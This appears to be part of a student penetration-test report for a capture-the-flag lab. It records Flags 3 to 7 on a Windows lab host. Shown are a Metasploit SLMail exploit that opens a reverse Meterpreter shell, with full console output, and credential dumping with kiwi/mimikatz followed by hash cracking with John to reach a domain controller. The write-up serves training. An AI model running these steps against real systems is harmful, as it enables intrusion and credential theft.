
Vulnerability 20	Findings
Images	
Affected Hosts	172.22.117.0/24, 10 and 20 found
Remediation	

Vulnerability 21	Findings
Title	Flag 3
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	Medium
Description	Use the previous scan to discover FTP is open on port 21. Enter <code>ftp://172.22.117.20</code> into the browser

Vulnerability 21	Findings
Images	 A screenshot of a Windows desktop environment. In the center, there is a terminal window titled 'Terminal' showing the command 'dir' and its output, which includes a file named 'flag3.txt'. Above the terminal is an 'Index of ftp://172.22.117.20/' window showing a single file 'flag3.txt'. The desktop background is blue, and the taskbar at the bottom shows various icons.
Affected Hosts	172.22.117.20
Remediation	



Vulnerability 22	Findings
Title	Flag 4
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	High
Description	SLMail on port25 and 110 revealed. Use Metasploit to run a reverse shell on the machine.
Images	<pre> msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20 RHOSTS => 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100 LHOST => 172.22.117.100 [msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:50563) at 2024-01-30 19:46:33 meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System ===== Mode Size Type Last modified Name -- -- -- -- -- 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcrd.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2024-01-25 18:42:18 -0500 maillog.008 100666/rw-rw-rw- 2315 fil 2024-01-30 18:34:37 -0500 maillog.009 100666/rw-rw-rw- 5800 fil 2024-01-30 19:46:32 -0500 maillog.txt meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter > </pre>
Affected Hosts	172.22.117.20
Remediation	

Vulnerability 23	Findings
Title	Flag 5
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	High
Description	In the same exploit, Run schtasks /query to search for tasks. I ran schtasks /query /tn flag5 to see that a task names flag5 existed. Then typed schtasks.exe /query /fo LIST /v /tn flag5

Vulnerability 23	Findings
Images	
Affected Hosts	172.22.117.20
Remediation	

Vulnerability 24	Findings
Title	Flag 6
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	Critical
Description	Use kiwi lsa_dump_sam to get the hash and crack it with john.

Vulnerability 25	Findings
Title	Flag 7
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical

Vulnerability 25	Findings
Description	<p>Using the search command in Meterpreter will reveal flag7.txt in the C:\Users\Public\Documents .</p> <p>Use kiwi_cmd lsadump::cache to reveal ADMBob user and hash. Crack using John to now have access to the DC10 machine</p>
Images	 
Affected Hosts	172.22.117.20
Remediation	Lock down on privileges to access different servers and systems.